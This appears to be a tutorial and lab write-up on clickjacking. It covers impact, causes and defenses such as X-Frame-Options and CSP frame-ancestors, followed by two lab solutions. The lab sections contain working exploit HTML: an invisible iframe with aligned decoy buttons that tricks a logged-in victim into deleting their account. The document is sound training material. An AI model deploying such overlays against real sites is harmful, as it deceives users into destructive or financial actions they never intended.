
Clickjacking (UI redressing)

Introduction



Clickjacking is an interface-based attack in which a user is deceived into performing unintended actions on a hidden web page. This is typically achieved by embedding the target application within an invisible or transparent iframe that is overlaid on top of a visible decoy interface. As a result, the user believes they are interacting with harmless content, while their actions are actually executed on the underlying application.

The effectiveness of this attack relies on manipulating the visual layout of web elements, so that clickable areas of the hidden page align precisely with elements of the decoy page. Unlike other attacks that operate without user awareness, clickjacking requires user interaction, such as clicking a button, making it highly dependent on social engineering techniques.

Clickjacking differs from Cross-Site Request Forgery (CSRF) in that the attacker does not forge requests directly. Instead, the victim's legitimate interaction is exploited, and all requests are executed within a valid session on the trusted domain.

Impact

Successful clickjacking attacks can lead to serious consequences, depending on the functionality exposed by the targeted application. Potential impacts include:

- Execution of sensitive actions (e.g., account deletion, password changes)
- Unauthorized financial transactions
- Modification of user settings or permissions
- Exposure of sensitive data through unintended interactions

Because the actions are performed by an authenticated user within a legitimate session, they are typically indistinguishable from normal user behavior.

Underlying Vulnerabilities

Clickjacking attacks are possible due to a combination of design and security weaknesses in web applications:

- Lack of restrictions on embedding pages within iframes
- Absence of HTTP security headers such as `X-Frame-Options` or Content Security Policy (CSP)
- User interfaces that allow critical actions to be performed with a single click
- Missing additional verification mechanisms (e.g., confirmation dialogs for sensitive actions)
- Overreliance on CSRF protection mechanisms, which do not prevent clickjacking

These weaknesses allow attackers to load legitimate application pages inside malicious contexts without detection.

Countermeasures

Preventing clickjacking requires a combination of browser-level protections and secure UI design:

Frame busting scripts

Frame-busting scripts attempt to prevent embedding by detecting whether a page is loaded inside a frame and forcing it to break out. However, these techniques are unreliable and can be bypassed using modern HTML features such as the iframe `sandbox` attribute.

UI-Based Protections

Applications should reduce the risk of unintended actions by:

- requiring confirmation for critical operations
- implementing multi-step workflows for sensitive actions
- avoiding single-click execution of high-risk functionality

X-Frame-Options

The `X-Frame-Options` HTTP response header controls whether a page can be embedded in an iframe.

- `DENY` – prevents the page from being displayed in any frame
- `SAMEORIGIN` – allows framing only from the same origin

This header provides a simple defense but has limited flexibility and inconsistent support for some directives.

Content Security Policy (CSP)

Content Security Policy (CSP) is a detection and prevention mechanism that provides mitigation against attacks such as XSS and clickjacking. CSP is usually implemented in the web server as a return header of the form:

`Content-Security-Policy: policy`

where policy is a string of policy directives separated by semicolons. The CSP provides the client browser with information about permitted sources of web resources that the browser can apply to the detection and interception of malicious behaviors.

The recommended clickjacking protection is to incorporate the `frame-ancestors` directive in the application's Content Security Policy. The following CSP whitelists frames to the same domain only:


`Content-Security-Policy: frame-ancestors 'self';`

Alternatively, framing can be restricted to named sites:

`Content-Security-Policy: frame-ancestors normal-website.com;`

Lab 1 - Clickjacking with CSRF token protection

Basic clickjacking with CSRF token protection



Task

This lab contains login functionality and a delete account button that is protected by a CSRF token. A user will click on elements that display the word "click" on a decoy website.


To solve the lab, craft some HTML that frames the account page and fools the user into deleting their account. The lab is solved when the account is deleted.

You can log in to your own account using the following credentials: `wiener:peter`

Solution

Clickjacking template

Use the layout in **Notes** as a base.



Adaptation for exploit

The attack works by:

- Loading the **account page inside an iframe**
- Positioning the iframe so the **Delete account button aligns with a visible "click" element**
- Making the iframe nearly invisible using `opacity`

Execution

- The victim logs in and visits the attacker-controlled page
- The iframe loads the authenticated account page
- The user sees a harmless "Click me" element
- Their click is actually registered on the underlying **Delete account button**
- The CSRF token is automatically included because the request originates from the legitimate session


Notes

Template:

```
<style>
    iframe {
        position:relative;
        width:$width_value;
        height: $height_value;
        opacity: $opacity;
        z-index: 2;
    }
    div {
        position:absolute;
        top:$top_value;
        left:$side_value;
        z-index: 1;
    }
</style>
<div>Test me</div>
<iframe id="target_website" src="https://vulnerable-website.com">
</iframe>
```

Lab 2 - Multistep clickjacking

Multistep clickjacking



Task

This lab has some account functionality that is protected by a CSRF token and also has a confirmation dialog to protect against Clickjacking. To solve this lab construct an attack that fools the user into clicking the delete account button and the confirmation dialog by clicking on "Click me first" and "Click me next" decoy actions. You will need to use two elements for this lab.

You can log in to the account yourself using the following credentials: `wiener:peter`

Solution


Clickjacking structure

The attack uses:

- An invisible iframe containing the authenticated account page

- Two overlaid clickable decoy elements
- Precise positioning to map each decoy to a different action in the confirmation flow

Test me first button:



Test me next button:

Exploit HTML

```
<style>
    iframe {
        position:relative;
        width:500px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    .first-click {
        position:absolute;
        top:510px;
        left:50px;
        z-index: 1;
    }
    .second-click {
        position:absolute;
        top:300px;
        left:210px;
        z-index: 1;
    }

</style>
<div class="first-click">Click me first</div>
<div class="second-click">Click me next</div>
<iframe src="https://vulnerable-website.com/my-account"></iframe>
```

Execution

- Victim loads the attacker-controlled page.
- The iframe loads the authenticated account page in the background.
- The victim clicks **“Click me first”**, which is aligned with:
  - Delete account button.
- A confirmation dialog appears.
- The victim then clicks **“Click me next”**, which is aligned with:
  - Yes / Confirm deletion button.
- The account deletion request is executed successfully.

Notes

Attacker manipulation of inputs to a target website may necessitate multiple actions. For example, an attacker might want to trick a user into buying something from a retail website so items need to be added to a shopping basket before the order is placed. These actions can be implemented by the attacker using multiple divisions or iframes. Such attacks require considerable precision and care from the attacker perspective if they are to be effective and stealthy.